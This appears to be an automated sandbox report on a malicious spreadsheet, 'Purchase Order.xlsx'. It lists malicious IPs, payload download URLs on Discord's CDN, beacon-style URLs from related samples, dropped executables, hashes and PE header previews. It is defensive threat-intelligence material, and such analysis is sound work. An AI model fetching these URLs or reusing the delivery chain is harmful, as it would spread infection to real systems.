http://search.interpark.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000008.0000000 0.2181773215.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.130.233	unknown	United States		13335	CLOUDFLARENETUS	false
103.209.233.78	unknown	Hong Kong		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
50.87.169.249	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
104.21.47.75	unknown	United States		13335	CLOUDFLARENETUS	true
208.92.209.208	unknown	United States		36536	ENTERHOST-ASUS	true
23.228.109.141	unknown	United States		46573	LAYER-HOSTUS	true
81.17.18.195	unknown	Switzerland		51852	PLI-ASCH	true

Private

IP
192.168.2.255

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344798
Start date:	27.01.2021
Start time:	07:15:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase Order.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@12/12@12/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 36.2% (good quality ratio 34.3%) • Quality average: 74.7% • Quality standard deviation: 28.7%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information.

Simulations

Behavior and APIs

Time	Type	Description
07:16:13	API Interceptor	41x Sleep call for process: EQNEDT32.EXE modified
07:16:19	API Interceptor	34x Sleep call for process: dtz25z5e9sr.exe modified
07:16:36	API Interceptor	209x Sleep call for process: svchost.exe modified
07:17:04	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.130.233	PAY SLIP.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/788946375533789214/788947376849027092/atlasx.scr
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.25071.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/785423761461477416/785424240047947786/angelrawfile.exe
	part1.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/783666652440428545/783667553490698250/kdot.exe
81.17.18.195	PO81105083.xlsx	Get hash	malicious	Browse	• www.streamelemeants.com/j5an/?L2JH=hrvp4+cUQU8zV/SJvc4Npds81eds1Wb4LfPiDx6kUcwrGKBrK/T3B2SdIv8rg9j1CS48fg==&0n=fxlL
	KuPBIsrqbO.exe	Get hash	malicious	Browse	• www.lakeviewbarbershonola.com/gqx2/?MnZ=Ie6QWhcnBKw0CGg1XJOkUi0EQjBhFk91sVnWxFvJgDqo9wqAijnneb/Qtq5IK98OLw5iavE1Ug==&J4n4=xPGHQlaxx
	CQcT4Ph03Z.exe	Get hash	malicious	Browse	• www.bradforrexchange.com/de92/?2dB=AuB39/+NhwYvNpmYsU56h9Jw033PjYHlbqtX9hV51WYzN0I0XMKXLKFUtOhkTpTYnpZ3&EjY=dfm47PfpCVQ
	Pre-order.xlsx	Get hash	malicious	Browse	• www.hypeighystrip.com/o8na/?0d=Tq0zJifo+3REINNp5tEI7D1NZE4MCNF9z1x+uMsX8HCpVos7zs/lt8RrqnRTN25y/ayBqQ==&s8=Kr-01Z1H

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SUNEJ PAYMENT.exe	Get hash	malicious	Browse	• www.insidescripps.net/m8ec/?ETRTzvU=X8lLyDsNXv2mT/bPfdRvxrUpLP3y9kI1l8JMWdoezlOdwFjrrfZ2wLD/jyjoB6dKuPV5&DzrLW=VDKPcpdPnjE8Qb
	trasferimento bancario pdf.exe	Get hash	malicious	Browse	• www.be-cold-sore-free.com/nwc9/?lToxs4h=PYd4KA2iSEOd71lwKJMq9rZoqRv3Lx228L9Oj1zEmj3IjFWLMhyPkhhwFbuvn+9t8+mH&Bl=lHU80XfhY8y
	Payment Receipt.exe	Get hash	malicious	Browse	• www.myscpmed.com/shwq/?-Z2h=TdzriGICj8Bl4Syl3Zn4F6UD5wezJWJOxLMt9ciMXdlwWSV4B+euDB6FS5jXWl5NFSzU&jnSl=Ujcd1
	XCnhrl4qRO.exe	Get hash	malicious	Browse	• www.battleroyaleuk.com/xnc/?uN9da=Ok9AvPWPUKYaePVTL6j/d+7uOADfF/hwNe2/6JFu0ZvSkbhtf3C2Uccjo1JF0BiznP5J&iB=CnlpdrqHk6fHx
	http://walmartmoneyca4d.com	Get hash	malicious	Browse	• walmartmoneyca4d.com/?js=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJKb2tlbiIsImV4cCI6MTYwNDcxMTUyOSwiaWF0IjoxNjA0NzA0MzI5LCJpc3MiOiJKb2tlbiIsImpzIjoxLCJqdGkiOiIycDJncnczVmYTFzNGFvaHZiOGMwb2xmc2oiLCJuYmYiOjE2MDQ3MDQzMjksInRzIjoxNjA0NzA0MzI5NTExMzMwfQ.qBJDdLuD2b0BUR0iunva69F_OVU8s9q9BVb0EKmQsFo&sid=7ecc5608-2085-11eb-80f2-8cfac5709566

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PI10943.exe	Get hash	malicious	Browse	• www.follo wmyubmdhea lth.com/xnc/?-Zlpi6A=83V4/6teZ S2RAw4W3Cp baI2bmhywW u5wMxsM/JW 18yVcw5Fqz e+LU4WiwgT p2UX+a8JL& 2dB=lnxh
	HussCrypted.exe	Get hash	malicious	Browse	• www.wwwaw rusa.com/cia6/? JtxL= XPv4nNDh&D XFTE=kEIcw KQzm2fkTgM tpA1l/XLlN 6qyj425UOJ KH0ojp7jEV 2cfhVIm7q3 0Z+a0q8b9U F5Ci5kSUg==
	http://nihwebex.com	Get hash	malicious	Browse	• nihwebex.com/
	Amacon Order Specification Requirement.exe	Get hash	malicious	Browse	• www.uswit hc.com/aqu2/? uzul=jj FpRLYPltD8 u0&FTjhTH0 =VU4ytYD2U dSdtrW6jTU mwwynK5Rmx 8O8tG+3wrX 4eGGIrmKqq U/4W5+CyWx srMCa8wNm
	Amacon Company profile & about us.exe	Get hash	malicious	Browse	• www.uswit hc.com/aqu2/? _TAHxl= ZL3hMDhPFV z&hbWhmPd= VU4ytYD2Ud SdtrW6jTUm wwynK5Rmx8 O8tG+3wrX4 eGGIrmKqqU /4W5+CyW9s 4cOZlgNwET hnZQ==
	Confirm!!!.exe	Get hash	malicious	Browse	• www.safar iflorist.com/3iw/? wh=fVcxXbr1V FY0vJdP1J5 nZP1yS3y9j R0OedObz6l 5iNpCsakFd BfixoBrK4Y uJJNL1pgQZ hjOhQ==&DR =ypFHslT
	exploit.doc	Get hash	malicious	Browse	• www.rocks utoparts.c om/r2y/?QZ =mkZnBo92X qxPlWnggDG eTsdiI/5qo leyJO7XXgK 6U26NPudH8 7V5wNvsr1S b3o4YB3uUV w==&-ZD0q= NL0hlzd
	8GkEt38SOS.exe	Get hash	malicious	Browse	• www.theba rnhairdres sing.com/ugk/? 8pV8pf MX=s5r7xaH YoTI431qfs IPIk91ZRWp B8CrXi4HUQ nDAZqcvvzY Ccy90PfTh0 VE+HjUgD6h 1&Ezr0pp=a pIHk4n8RJplV4

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	SecuriteInfo.com.Trojan.Inject4.6746.26345.exe	Get hash	malicious	Browse	• 162.159.130.233
	SecuriteInfo.com.Trojan.Inject4.6746.26345.exe	Get hash	malicious	Browse	• 162.159.134.233
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Variant.Zusy.363976.7571.exe	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Variant.Zusy.363976.21086.exe	Get hash	malicious	Browse	• 162.159.134.233
	RFQ RPM202011-776JD.jpg.lnk	Get hash	malicious	Browse	• 162.159.133.233
	Revised-RBG-180129940.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	eTDAg77Nif.exe	Get hash	malicious	Browse	• 162.159.134.233
	hG8XQh9hMy.exe	Get hash	malicious	Browse	• 162.159.130.233
	qp38gXDG87.exe	Get hash	malicious	Browse	• 162.159.129.233
	SecuriteInfo.com.Trojan.DownLoader36.37095.24479.exe	Get hash	malicious	Browse	• 162.159.135.233
	PO81105083.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	agenciatributaria5668.vbs	Get hash	malicious	Browse	• 162.159.133.233
	invoice68684881.xls	Get hash	malicious	Browse	• 162.159.134.233
	invoice68684881.xls	Get hash	malicious	Browse	• 162.159.135.233
	PaySlip140121.xls	Get hash	malicious	Browse	• 162.159.135.233
	PaySlip140121.xls	Get hash	malicious	Browse	• 162.159.129.233
	TT Slip.doc	Get hash	malicious	Browse	• 162.159.133.233
	n#U00b0761.xls	Get hash	malicious	Browse	• 162.159.133.233
	n#U00b0761.xls	Get hash	malicious	Browse	• 162.159.129.233
www.streamelemeants.com	PO81105083.xlsx	Get hash	malicious	Browse	• 81.17.18.195

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	SecuriteInfo.com.BehavesLike.Win32.PUPXAA.gc.exe	Get hash	malicious	Browse	• 172.67.169.213
	SecuriteInfo.com.BehavesLike.Win32.SoftPulse.gc.exe	Get hash	malicious	Browse	• 172.67.169.213
	SecuriteInfo.com.BehavesLike.Win32.SoftPulse.gc.exe	Get hash	malicious	Browse	• 104.21.27.240
	SecuriteInfo.com.Generic.mg.d82abc4e3bc3179d.exe	Get hash	malicious	Browse	• 172.67.169.213
	SecuriteInfo.com.BehavesLike.Win32.SoftPulse.gc.exe	Get hash	malicious	Browse	• 104.21.27.240
	SecuriteInfo.com.BehavesLike.Win32.PUPXAA.gc.exe	Get hash	malicious	Browse	• 172.67.169.213
	SecuriteInfo.com.Heur.30497.xls	Get hash	malicious	Browse	• 172.67.198.109
	SecuriteInfo.com.Exploit.Siggen3.8790.14645.xls	Get hash	malicious	Browse	• 172.67.200.147
	SecuriteInfo.com.Trojan.DOC.Agent.ATB.11104.xls	Get hash	malicious	Browse	• 172.67.201.174
	SecuriteInfo.com.Trojan.Inject4.6746.26345.exe	Get hash	malicious	Browse	• 162.159.130.233
	SecuriteInfo.com.Trojan.Inject4.6746.26345.exe	Get hash	malicious	Browse	• 162.159.134.233
	case (2553).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (2553).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (1057).xls	Get hash	malicious	Browse	• 172.67.198.109
	case (4374).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4335).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
POWERLINE-AS-APPOWERLINEDATACENTERHK	NEW ORDER.xlsx	Get hash	malicious	Browse	• 154.216.110.171
	win32.exe	Get hash	malicious	Browse	• 156.252.101.208
	Request.xlsx	Get hash	malicious	Browse	• 103.85.191.228
	New Year Inquiry List.xlsx	Get hash	malicious	Browse	• 154.88.195.177
	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• 154.220.146.68
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-010203.exe.exe	Get hash	malicious	Browse	• 154.220.38.201
	CiL08gVVjl.exe	Get hash	malicious	Browse	• 45.114.104.67
	worked.exe	Get hash	malicious	Browse	• 154.193.20.238
	SecuriteInfo.com.Trojan.PackedNET.507.23078.exe	Get hash	malicious	Browse	• 156.252.101.208
	payment list.xlsx	Get hash	malicious	Browse	• 154.216.110.171
	CQAOPlhHJZ.exe	Get hash	malicious	Browse	• 154.216.110.70
	e0ciSGkcJn.exe	Get hash	malicious	Browse	• 154.201.243.172
	0f9zzITlbk.exe	Get hash	malicious	Browse	• 156.250.194.212
	PO81053.exe	Get hash	malicious	Browse	• 154.216.242.242
	GyBBbv73Ur.exe	Get hash	malicious	Browse	• 45.147.213.4
	RrZ6BOnPCG.exe	Get hash	malicious	Browse	• 45.114.104.67
	Invoice Payment Details.exe	Get hash	malicious	Browse	• 156.250.194.212
	3KvCNpcQ6tvwKr5.exe	Get hash	malicious	Browse	• 154.218.202.166
	ucPCgX1NlH.exe	Get hash	malicious	Browse	• 154.202.142.207
	notice of arrival.xlsx	Get hash	malicious	Browse	• 154.202.142.207
UNIFIEDLAYER-AS-1US	quote20210126.exe.exe	Get hash	malicious	Browse	• 70.40.220.182
	Informacion.doc	Get hash	malicious	Browse	• 162.241.224.176
	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• 162.241.217.108
	file.doc	Get hash	malicious	Browse	• 192.185.52.115
	Remittance Advice 117301.xlsx	Get hash	malicious	Browse	• 162.214.76.195
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 162.241.60.214
	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• 74.220.199.9
	Dridex-01-a99e.xlsm	Get hash	malicious	Browse	• 198.57.200.100
	Inv_1480.xls	Get hash	malicious	Browse	• 192.185.217.211
	Mensaje-22-012021.doc	Get hash	malicious	Browse	• 162.241.253.129
	INV5949.xls	Get hash	malicious	Browse	• 192.232.216.109
	DOCUMENTS_RECEIVED.html	Get hash	malicious	Browse	• 192.185.112.211
	INV 5047.xls	Get hash	malicious	Browse	• 192.185.217.211
	FP4554867134UQ.doc	Get hash	malicious	Browse	• 192.232.250.227
	MENSAJE.doc	Get hash	malicious	Browse	• 192.185.52.115
	MENSAJE.doc	Get hash	malicious	Browse	• 192.185.52.115
	Archivo_AB-96114571.doc	Get hash	malicious	Browse	• 192.185.52.115
	1_25_2021 11_20_30 a.m., [Payment 457 CMSupportDev].html	Get hash	malicious	Browse	• 50.87.150.0
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 192.185.52.115
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 192.185.52.115

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	SecuriteInfo.com.Heur.30497.xls	Get hash	malicious	Browse	• 162.159.130.233
	case (2553).xls	Get hash	malicious	Browse	• 162.159.130.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	case (1057).xls	Get hash	malicious	Browse	• 162.159.130.233
	case (4335).xls	Get hash	malicious	Browse	• 162.159.130.233
	case (1522).xls	Get hash	malicious	Browse	• 162.159.130.233
	case (4374).xls	Get hash	malicious	Browse	• 162.159.130.233
	case (166).xls	Get hash	malicious	Browse	• 162.159.130.233
	PAYMENT.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	case (547).xls	Get hash	malicious	Browse	• 162.159.130.233
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 162.159.130.233
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	Remittance Advice 117301.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	SC-TR1167700000.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	PAYMENT INFO.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	case (348).xls	Get hash	malicious	Browse	• 162.159.130.233
	RefTreeAnalyserXL.xlam	Get hash	malicious	Browse	• 162.159.130.233
	case (426).xls	Get hash	malicious	Browse	• 162.159.130.233
	case (250).xls	Get hash	malicious	Browse	• 162.159.130.233
	case (1447).xls	Get hash	malicious	Browse	• 162.159.130.233
	case (850).xls	Get hash	malicious	Browse	• 162.159.130.233

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe	PO#21010028 - SYINDAC QT-00820_pdf.exe	Get hash	malicious	Browse	
	MC8ZX01sSo.exe	Get hash	malicious	Browse	
	F6AAdCq3uj.exe	Get hash	malicious	Browse	
	tZy7EYc9Da.exe	Get hash	malicious	Browse	
	YMQ6XNETnU.exe	Get hash	malicious	Browse	
	AWB 9899691012 TRACKING INFO_pdf.exe	Get hash	malicious	Browse	
	BANK FORM.xlsx	Get hash	malicious	Browse	
	order0004345.xlsx	Get hash	malicious	Browse	
	Bill of Lading BL.xlsx	Get hash	malicious	Browse	
	Clntnjk.xlsx	Get hash	malicious	Browse	
	HTG-9066543.exe	Get hash	malicious	Browse	
	vbc.exe	Get hash	malicious	Browse	
	HTMY-209871640.exe	Get hash	malicious	Browse	
	YOeg64zDX4.exe	Get hash	malicious	Browse	
	qZtylTGU0c.exe	Get hash	malicious	Browse	
	w2kN50kQQ4.exe	Get hash	malicious	Browse	
	EOJ55l6pzU.exe	Get hash	malicious	Browse	
	payload.vbs	Get hash	malicious	Browse	
	payload.vbs	Get hash	malicious	Browse	
	ResistanceWallet_2.2.8.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\scancopy87867678[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\scancopy87867678[1].exe	
Category:	downloaded
Size (bytes):	772519
Entropy (8bit):	7.418330987363757
Encrypted:	false
SSDEEP:	12288:j2HExSVOfCd3zYo/t06XRYahwLBV/N/aXFrMGUFoweuoDvGE84nl1GWK+WrF:jl8Eo/q4RJhYflsyAlu2fGWvw
MD5:	40BFB08CE97F3709F4DE7C6BA8B3401E
SHA1:	203515852D43907510315684682A1F1453DB2E80
SHA-256:	2D62D3A5D3989B0DCC3484BF4D5FC73FE78546EFAD83D8CF0FD12B19E2EA65F7
SHA-512:	D09C744BA65587EEC76D4204305B15B93B64A37EDDDA52310F2980C5CE6481CDC1AF691F2762371123A4D49A5EE42E54477BFBE40F275EBCA29794EBFCE99E5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://https://cdn.discordapp.com/attachments/801801194535518211/803618842571702292/scancopy87867678.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG.sw..PG..VA..PG.Rich.PG .....PE..L.....$_.....d...|.....a4.....@.....@.....8.....<..... .....text...<b.....d..... ..`.rdata..t.....h.....@..@.data...X.....|.....@....ndata.....P.....rsrc...<.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\205620C7.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.898608770817033
Encrypted:	false
SSDEEP:	3072:S34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:84UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	6AED6213D833268E6FC055A7BFAD6840
SHA1:	3F43F767D1F2118AABB228FC4E0C10F9A11442ED
SHA-256:	AEE4E2FB9AA7E8769B7FF18BAEC197EC13B3FCACC08D91F8CEEBD9538ADD5608
SHA-512:	303B3F7C6782C8A2674409B5AF36A639657269394213E25950E245262A0A811765CEEDFF6FAEF0984785E391E88AA59F0C49115913201893EC636944C3F44B7E
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....N.T..... .....p.....N.T..... ....yQP..... .....zQP.....O.....X...%...7.....{ .@.....C.a.l.i.b.r.....X.....4....2JP.....p...p....{HP.....dv.. ....%.....%.....%.....!.....l...c..."....%.....%.....%.....T...T.....@.E.@T.....L.....l...c...P... ...6...F...$.....EMF+*@..$..... .....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28DDF41C.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\59448D6D.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\59448D6D.jpeg	
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	893608
Entropy (8bit):	6.620131693023677
Encrypted:	false
SSDEEP:	12288:6pVWeOV7GtlNsegA/hMyyzlcqikvAfcN9b2MyZa31twoPTdFxgawV2M01:6T3E53Myyzl0hMf1tr7Caw8M01
MD5:	C56B5F0201A3B3DE53E561FE76912BFD
SHA1:	2A4062E10A5DE813F5688221DBEB3F3FF33EB417
SHA-256:	237D1BCA6E056DF5BB16A1216A4346341094 78F882D3B1D58344C801D184F95D
SHA-512:	195B98245BB820085AE9203CDB6D470B749D1F228908093E8606453B027B7D7681CCD7952E30C2F5DD40F8F0B999CCFC60EBB03419B574C08DE6816E75710D2C
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 5%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: PO#21010028 - SYINDAC QT-00820_pdf.exe, Detection: malicious, Browse • Filename: MC8ZX01sSo.exe, Detection: malicious, Browse • Filename: F6AAdCq3uj.exe, Detection: malicious, Browse • Filename: tZy7EYc9Da.exe, Detection: malicious, Browse • Filename: YMQ6XNETnU.exe, Detection: malicious, Browse • Filename: AWB 9899691012 TRACKING INFO_pdf.exe, Detection: malicious, Browse • Filename: BANK FORM.xlsx, Detection: malicious, Browse • Filename: order0004345.xlsx, Detection: malicious, Browse • Filename: Bill of Lading BL.xlsx, Detection: malicious, Browse • Filename: Clntnjk.xlsx, Detection: malicious, Browse • Filename: HTG-9066543.exe, Detection: malicious, Browse • Filename: vbc.exe, Detection: malicious, Browse • Filename: HTMY-209871640.exe, Detection: malicious, Browse • Filename: YOeg64zDX4.exe, Detection: malicious, Browse • Filename: qZtylTGU0c.exe, Detection: malicious, Browse • Filename: w2kN50kQQ4.exe, Detection: malicious, Browse • Filename: EOJ55l6pzU.exe, Detection: malicious, Browse • Filename: payload.vbs, Detection: malicious, Browse • Filename: payload.vbs, Detection: malicious, Browse • Filename: ResistanceWallet_2.2.8.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sD.R.*.R.*.R.*..C..P.*....S.*._@..a.*._@....*._@..g.*.[j..[.*.[j..w.*.R .+.r.*.....*....S.*._@..S.*.R...P.*....S.*.RichR.*.....PE..L....q.Z.....".....@.....@...@.....@.....@.....|.....P..... .....p...q...;..... [..@.....text..... ..`.rdata.....@..@.data...t.....R.....@....rsrc...P.....<.... .....@..@.reloc...q...p...r.....@..B.....

C:\Users\user\AppData\Local\Temp\Nla\dtz25z5e9sr.exe	
Process:	C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	893608
Entropy (8bit):	6.570843086702839
Encrypted:	false
SSDEEP:	12288:apVWeOV7GtlNsegA/hMyyzlcqikvAfcN9b2MyZa31twoPTdFxgawV2M0:aT3E53Myyzl0hMf1tr7Caw8M0
MD5:	535DD1329AEF11BF4654B3270F026D5B
SHA1:	9C84DE0BDE8333F852120AB40710545B3F799300
SHA-256:	B31445FC4B8803D1B7122A6563002CFE3E925FFD1FDC9B84FBA6FC78F6A8B955
SHA-512:	A552E20A09A796A6E3E18DECE308880069C958CF9136BB4FC3EE726D6BC9B2F8EDDBCFF06FF9F9DED4DD268F5D0F39D516AD42ECCE6455A4BF5CF4F3CB4C ECC
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 21%

C:\Users\user\AppData\Local\Temp\Nla\dtz25z5e9sr.exe

Preview:

MZ......................@...!..L.!This program cannot be run in DOS mode....$........sD.R.*.R.*.R.*..C..P.*....S.*._@..a.*._@....*._@..g.*.[j..[.*.[j..w.*.R
.+.r.*......*....S.*._@..S.*.R...P.*....S.*.RichR.*.........................PE..L....q.Z..@..@.......@.........................|.......P.............
.......p...q...;.............................. [..@...text.............................. ..`.rdata.............................@..@.data...t........R..................@....rsrc...P............<....
..........@..@.reloc...q...p...r..................@..B..
....

